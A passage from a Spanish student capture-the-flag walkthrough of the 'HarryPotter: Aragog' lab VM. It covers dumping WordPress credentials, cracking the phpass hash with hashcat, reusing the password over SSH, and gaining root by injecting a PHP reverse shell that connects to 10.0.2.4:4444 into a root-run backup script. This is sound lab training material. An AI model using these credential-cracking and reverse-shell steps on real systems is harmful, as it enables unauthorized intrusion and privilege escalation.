Enter password: mySecr3tPass
show databases;
use wordpress;
show tables;
select * FROM wp_users;
quit
Database
information_schema
mysql
performance_schema
wordpress
Tables in wordpress
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
wp_wfm_backup
user_login
haerid98
user_pass
$P$B$YdGticINGSb8hj2boVEW13aAiNJDHtc...
user_nicename
wp-admin
user_email
haerid98@localhost.local
user_registered
2021-03-31 14:21:02
user_activation_key
0
user_status
0
display_name
WP-Admin
```

- Vemos que tenemos el usuario hagrid98 , contraseña encriptada y lagunas cosas más.

22. Creamos un archivo de texto donde guardaremos la clave hash, por ejemplo **hash.txt**. Esto servirá para poner a funcionar otra herramienta de crakeo e identificación de contraseñas llamada hashcat donde le pasaremos un archivo de texto con el hash pero primero debemos identificar el de tipo de cifrado con la herramienta hash-identifier.


[illegible]

23. Buscamos en internet la forma de descriptar un hash MD5 de WordPress [clic aquí](#).

24. Utilizamos la herramienta hashcat. Debido a que utilizo maquina virtual directa con la CPU y utiliza las memorias RAMs, creo que debido a que no tiene la suficiente capacidad de calculo para poder romper el hash salta una ilegalización debido al OpenCL que recoge como referencia la CPU y no la gráfica. Anécdota realice una aceleración para proporcionarle más power a la máquina virtual y se fundió una RAM.

```
Initializing backend runtime for device #1...zsh: illegal hardware instruction
```

25. Para arreglarlo, salgo de la maquina virtual y realizo el ataque hash desde mi propia maquina física y si fuera necesario buscaríamos o pediríamos los requisitos de cálculo como por ejemplo hacer uso de nuestra tarjeta gráfica para aplicar los algoritmos necesarios.
26. Tenemos el programa hashcat, el fichero de texto hash.txt y un fichero crackerd.txt donde se guardará el hash descriptado. Realizaremos un ataque hash de estilo/modo diccionario el cual utilizaremos el rockyou.txt proporcionado en internet.



27. Realizamos el ataque, tener en cuenta que utilizó Windows PowerShell, comando: `./hashcat.exe -O -m 400 -a 0 -o cracked.txt hash.txt rockyou.txt`

```
PS E:\CarpetasPersonales\Santi\h4c312\hashcat-6.2.1> ./hashcat.exe -O -m 400 -a 0 -o cracked.txt hash.txt rockyou.txt
hashcat (v6.2.1) starting...

OpenCL API (OpenCL 2.1 AMD-APP (3240.6)) - Platform #1 [Advanced Micro Devices, Inc.]
=====
* Device #1: Ellesmere, 8128/8192 MB (6745 MB allocatable), 36MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 39

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c


Host memory required for this attack: 632 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: phpass
Hash.Target.....: $P$BYdTic1NGSb8hJbpVEMiJaAiNDHtc.
Time.Started.....: Sun May 30 20:44:15 2021 (0 secs)
Time.Estimated...: Sun May 30 20:44:15 2021 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 915.6 kH/s (9.01ms) @ Accel:128 Loops:256 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 294912/14344384 (2.06%)
Rejected.....: 0/294912 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:7936-8192
Candidates.#1...: 123456 -> redsox#1
Hardware.Mon.#1...: Util: 3% Core:1539MHz Mem:2000MHz Bus:16

Started: Sun May 30 20:44:13 2021
Stopped: Sun May 30 20:44:17 2021
PS E:\CarpetasPersonales\Santi\h4c312\hashcat-6.2.1> cat .\cracked.txt
$P$BYdTic1NGSb8hJbpVEMiJaAiNDHtc.:password123
```

28. Del paso anterior vemos que hemos realizado el ataque satisfactoriamente, el hash \$P\$BydTic1NGSb8hJbpVEMiJaAiNJDHtc. y a continuación su contraseña -> password123. Por lo tanto, ya tenemos el usuario hagrid98 y contraseña password123 ahora solo queda entrar en el WordPress.



29. Seguimos recabando información.... Nada del otro mundo asique, ahora realizaremos un SSH para ver si este usuario tiene la costumbre de reutilizar la contraseña dentro del host, si es así tendremos control remoto de su maquina desde una máquina virtual remota. Comando `ssh hagrid98@10.0.2.6` y luego cuando pida la contraseña password123 y BINGO estas dentro del usuario de hagrid98.

```
(root@Smashkali)-[/home/allmight/Escritorio]
# ssh hagrid98@10.0.2.6
hagrid98@10.0.2.6's password:
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 31 00:48:48 2021 from 10.0.2.4
hagrid98@Aragog:~$ |
```

30. Realizamos un `ls -la` y `ls` para ver lo que tiene y encontramos horcrux1.txt el primero de 2 para esta primera parte de la serie.

```
hagrid98@Aragog:~$ ls -la
total 32
drwxr-xr-x 3 hagrid98 hagrid98 4096 May 31 00:49 .
drwxr-xr-x 4 root      root      4096 Apr  1 18:56 ..
-rw-r--r-- 1 hagrid98 hagrid98   5 May 31 00:49 .bash_history
-rw-r--r-- 1 hagrid98 hagrid98  220 Apr  1 18:56 .bash_logout
-rw-r--r-- 1 hagrid98 hagrid98 3526 Apr  1 18:56 .bashrc
drwxr-xr-x 3 hagrid98 hagrid98 4096 Apr  1 19:00 .gnupg
-rw-r--r-- 1 hagrid98 hagrid98   91 Apr  1 18:20 horcrux1.txt
-rw-r--r-- 1 hagrid98 hagrid98  807 Apr  1 18:56 .profile
hagrid98@Aragog:~$ ls
horcrux1.txt
```



31. Miramos lo que hay dentro del fichero de texto horcrux1.txt. Comando `cat horcrux1.txt`.

```
hagrid98@Aragog:~$ cat horcrux1.txt
horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}
```

32. Tenemos nuestro primer horcrux que es una cadena codificada entre las llaves en base64, que vamos a descodificar a continuación con unas líneas de comando bash. Comando en la imagen siguiente podemos hacerlo en una nueva pestaña desde nuestra maquina o en la misma máquina de hagrid, pero se ve más bonito así.

```
(root@Smashkali)-[/home/allmight]
# echo "MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64 -d
1: RiDdLE's DiArY dEstroYed By haRry in chaMbEr of SeCrets
```

**1: EL DIARIO DE RIDDEL FUE DESTRUIDO POR HARRY EN LA CÁMARA DE LOS SECRETOS**

33. Tenemos la primera información sobre el primer horcrux que informa que fue destruido por Harry en la cámara de los secretos.
34. Ahora realizaremos un escalado de privilegios gracias a que tenemos acceso al sistema y es hora de obtener el root, tener en cuenta que podemos movernos por el sistema. Buscando en internet y damos que con la herramienta [Pspy](#) podemos obtener información de procesos sin privilegios de root en Linux ya que en el paso 29 vemos que su máquina es Linux 64 pero es una de las formas, pero para ello tendríamos que descargar el programa en el sistema y podrían sospechar podemos verlo de otra manera haciendo ps aux.
35. En /opt tenemos información del estado de un sistema tanto de proceso que se están ejecutando como /root, entraremos para cotillear.

```
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root    root    4096 Apr  1 20:20 .
drwxr-xr-x 18 root    root    4096 Mar 31 17:52 ..
-rwxr-xr-x  1 hagrid98 hagrid98  81 Apr  1 20:03 .backup.sh
```

36. Observamos algo muy interesante que es el .backup.sh y lo mas guay es de nuestro querido usuario hagrid98 de quien tenemos acceso.

```
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
```

37. Vamos a ver archivos temporales tmp. `cd /tmp/` y luego `ls -la`. Observamos la funcionabilidad de apache, del propio sistema y la carga de ficheros del WordPress.


```
hagrid98@Aragog:/tmp$ ls -la
total 40
drwxrwxrwt 10 root root 4096 May 31 01:39 .
drwxr-xr-x 18 root root 4096 Mar 31 17:52 ..
drwxrwxrwt  2 root root 4096 May 30 23:13 .font-unix
drwxrwxrwt  2 root root 4096 May 30 23:13 .ICE-unix
drwx-----  3 root root 4096 May 30 23:13 systemd-private-3048e0f79ea94bbfb3c2c98c9223d19d-apache2.service-aMMhVQ
drwx-----  3 root root 4096 May 30 23:13 systemd-private-3048e0f79ea94bbfb3c2c98c9223d19d-systemd-timesyncd.service-0ZU2Z0
drwxrwxrwt  2 root root 4096 May 30 23:13 .Test-unix
drwxr-xr-x  5 root root 4096 May 30 23:16 tmp_wp_uploads
drwxrwxrwt  2 root root 4096 May 30 23:13 .X11-unix
drwxrwxrwt  2 root root 4096 May 30 23:13 .XIM-unix
```

38. Nos situamos en la carga de ficheros temporales de la direccion asociada al paso 36.

```
hagrid98@Aragog:/tmp$ cd tmp_wp_uploads/
hagrid98@Aragog:/tmp/tmp_wp_uploads$ ls -la
total 20
drwxr-xr-x  5 root root 4096 May 30 23:16 .
drwxrwxrwt 10 root root 4096 May 31 02:09 ..
drwxr-xr-x  5 root root 4096 May 30 23:14 2021
drwxr-xr-x  4 root root 4096 May 30 23:16 uploads
drwxr-xr-x  3 root root 4096 May 30 23:14 wp-file-manager-pro
```

39. Como WordPress esta ejecutado sabemos que php está disponible, entonces haremos una inversa para copiar el target en cuanto vuelva a hacer una copia de seguridad. Para ello buscamos en internet que comando añadir a un fichero temporal [php-reverse-shell.php](#).

40. Realizamos lo siguiente comando `cd ../` para ir al directorio tmp y realizamos el comando `vim Shell.php` y a continuación lo editamos y pegamos los comando del paso 39 modificando las direcciones donde pone `// CHANGE THIS`.



```
hagrid98@Aragog:/tmp
Archivo Acciones Editar Vista Ayuda
hagrid98@Aragog:/tmp root@Smashka...ome/allmight
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = "10.0.2.4"; // CHANGE THIS LHOST
$port = "4444"; // CHANGE THIS LPORT
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

41. Ahora utilizaremos el comando `nc` para configurar el router pero esto lo configuramos desde nuestro sistema/usuario entonces con `-lvpn 4444` lo que estaremos haciendo es dejar en escucha los proceso que se van a ejecutar. La imagen siguiente se ve como desde nuestra maquina esta a la espera de escuchar.

```
(root@Smashkali)-[/home/allmight]
# nc -lvp 4444
listening on [any] 4444 ...
```

42. En el sistema de hagrid98 nos quedara la carpeta `/tmp` de la siguiente manera.

```
hagrid98@Aragog:/tmp$ ls
shell.php                                systemd-private-145afed5c7444b20934170f1540ae0de-systemd-times
systemd-private-145afed5c7444b20934170f1540ae0de-apache2.service-kHslq7 tmp_wp_uploads
```

43. Añadimos la línea de comando `php /tmp/shell.php` en `.backup.sh` que se encuentra en `/opt` para ello, entramos en `cd /opt` hacemos `vi .backup.sh` añadimos el comando al bash y guardamos. Esto servirá para que mientras estamos a la escucha, cuando se ejecute la copia de seguridad podremos tener acceso al root.

```
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash
php /tmp/shell.php
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
```



44. Si vemos que tarda en hacer la copia de seguridad podemos por ejemplo borrar la carpeta shell.php configurarla de nuevo y debería funcionar. Al igual que haciendo cualquier modificación en un archivo temporal debe hacerse una copia de seguridad.

```
hagrid98@Aragog:/tmp$ rm shell.php
hagrid98@Aragog:/tmp$ vim shell.php
hagrid98@Aragog:/tmp$ |
```

45. Ahora del paso 41 una vez obtenido la escucha tenemos pleno control del /root, ya que tenemos una copia de seguridad la cual podemos gestionar de la máquina. Podemos utilizar el comando `id` para ver en que usuario nos encontramos.

```
(root@Smashkali)-[/home/allmight]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 55906
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 18:52:01 up  2:27,  1 user,  load average: 0.00, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
hagrid98 pts/0    10.0.2.4        16:56    0.00s   0.85s   0.08s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# |
```

46. Una vez obtenido, realizamos como ya sabemos una búsqueda por el sistema `ls -la`.

```
# ls -la
total 68
drwxr-xr-x 18 root root 4096 Mar 31 17:52 .
drwxr-xr-x 18 root root 4096 Mar 31 17:52 ..
lrwxrwxrwx 1 root root   7 Mar 31 17:27 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Mar 31 18:18 boot
drwxr-xr-x 17 root root 3180 Jun 5 18:22 dev
drwxr-xr-x 77 root root 4096 Jun 6 19:05 etc
drwxr-xr-x 4 root root 4096 Apr 1 18:56 home
lrwxrwxrwx 1 root root   31 Mar 31 17:52 initrd.img -> boot/initrd.img-4.19.0-16-amd64
lrwxrwxrwx 1 root root   31 Mar 31 17:52 initrd.img.old -> boot/initrd.img-4.19.0-16-amd64
lrwxrwxrwx 1 root root   7 Mar 31 17:27 lib -> usr/lib
lrwxrwxrwx 1 root root   9 Mar 31 17:27 lib32 -> usr/lib32
lrwxrwxrwx 1 root root   9 Mar 31 17:27 lib64 -> usr/lib64
lrwxrwxrwx 1 root root  10 Mar 31 17:27 libx32 -> usr/libx32
drwx----- 2 root root 16384 Mar 31 17:27 lost+found
drwxr-xr-x 3 root root 4096 Mar 31 17:27 media
drwxr-xr-x 2 root root 4096 Mar 31 17:27 mnt
drwxr-xr-x 2 root root 4096 Apr 1 20:20 opt
dr-xr-xr-x 139 root root   0 Jun 5 18:13 proc
drwx----- 4 root root 4096 May 2 17:41 root
drwxr-xr-x 17 root root 520 Jun 6 16:56 run
lrwxrwxrwx 1 root root   8 Mar 31 17:27 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Mar 31 17:27 srv
dr-xr-xr-x 13 root root   0 Jun 6 16:46 sys
drwxrwxrwt 10 root root 4096 Jun 6 19:05 tmp
drwxr-xr-x 13 root root 4096 Mar 31 17:27 usr
drwxr-xr-x 12 root root 4096 Mar 31 19:00 var
lrwxrwxrwx 1 root root   28 Mar 31 17:52 vmlinuz -> boot/vmlinuz-4.19.0-16-amd64
lrwxrwxrwx 1 root root   28 Mar 31 17:52 vmlinuz.old -> boot/vmlinuz-4.19.0-16-amd64
```

47. A diferencia de antes, tenemos acceso al root. Por lo tanto, comando `cd root` y miramos que hay dentro del usuario root `ls -la` o simplemente `ls` donde veremos que encontramos el segundo horcrux.

```
# cd root
# ls
horcrux2.txt
# ls -la
total 32
drwx----- 4 root root    4096 May  2 17:41 .
drwxr-xr-x 18 root root    4096 Mar 31 17:52 ..
-rw-r--r--  1 root root     570 Jan 31  2010 .bashrc
drwx----- 3 root root    4096 Mar 31 20:33 .gnupg
-rw-r--r--  1 root hagrid98 818 Apr  1 18:20 horcrux2.txt
-rw-r--r--  1 root root     148 Aug 17  2015 .profile
-rw-r--r--  1 root root       74 Mar 31 20:01 .selected_editor
drwx----- 2 root root    4096 May  2 17:38 .ssh
```

48. Realizamos la lectura del fichero de texto horcrux2.txt y BINGO!!!!.

```
# cat horcrux2.txt
GONGRULATIONS

Machine Author: Mansoor R (@time4ster)
Machine Difficulty: Easy
Machine Name: Aragog
Horcruxes Hidden in this VM: 2 horcruxes

You have successfully pwned Aragog machine.
Here is your second hocrux: horcrux_{MjogbWFSdm9MbyBHYYVudCdZIHJpTmcgZGVtdHJPeWVkJGJZIERVbWJsZWRPcmU=}

# For any queries/suggestions feel free to ping me at email: time4ster@protonmail.com
```

49. Para finalizar descriptamos el segundo horcrux.

```
(root@Smashkali)-[/home/allmight]
# echo "MjogbWFSdm9MbyBHYYVudCdZIHJpTmcgZGVtdHJPeWVkJGJZIERVbWJsZWRPcmU=" | base64 -d
2: maRVoLo GaUnt's riNg deStrOyed bY DUMbledOre
```

2: EL ANILLO DE MARVOLO GAUNT'S FUE DESTRUIDO POR DUMBLEDORE

## 2. Conclusión

Es la primera vez que abarcamos este tipo de practica en Explotación de Maquinas Vulnerables. Nos hemos sentido muy satisfechos al acabar la practica debido a que cada paso que realizábamos era emocionante y a veces un quebradero de cabeza al tener que buscar la información por internet o por falta de experiencia en la utilización de las herramientas.

La verdad hemos aprendido un montón y nos hemos dado cuenta la importancia que tiene la ciberseguridad hoy en día, tanto para las empresas como para uno mismo. Aprender de nuestra vulnerabilidad y corregir posteriormente en un futuro, es una muy buena practica de lo que se hace hoy en día.

En general quedamos satisfechos habiendo aprendido cosas muy interesantes y que seguramente nos aporten valor el día de mañana en nuestros oficios. Así como poder conseguir dos horcruxes dentro de una máquina virtual de la cual explotamos sus vulnerabilidades para en un futuro poder derrotar a Voldemort.

## 3. Anexo

### 3.1 HARRYPOTTER: ARAGOG (1.0.2)

3.1.0 YouTube tutorial

3.1.1 YouTube Tutorial 2

3.1.2 Configuración de red

3.1.3 Wpscan

3.1.4 WordPress Plugin Wp-FileManager

3.1.5 Ramblings of a cft-noob

3.1.6 Cracking WordPress Passwords with Hashcat

3.1.7 Pspy

3.1.8 php-reverse-shell.php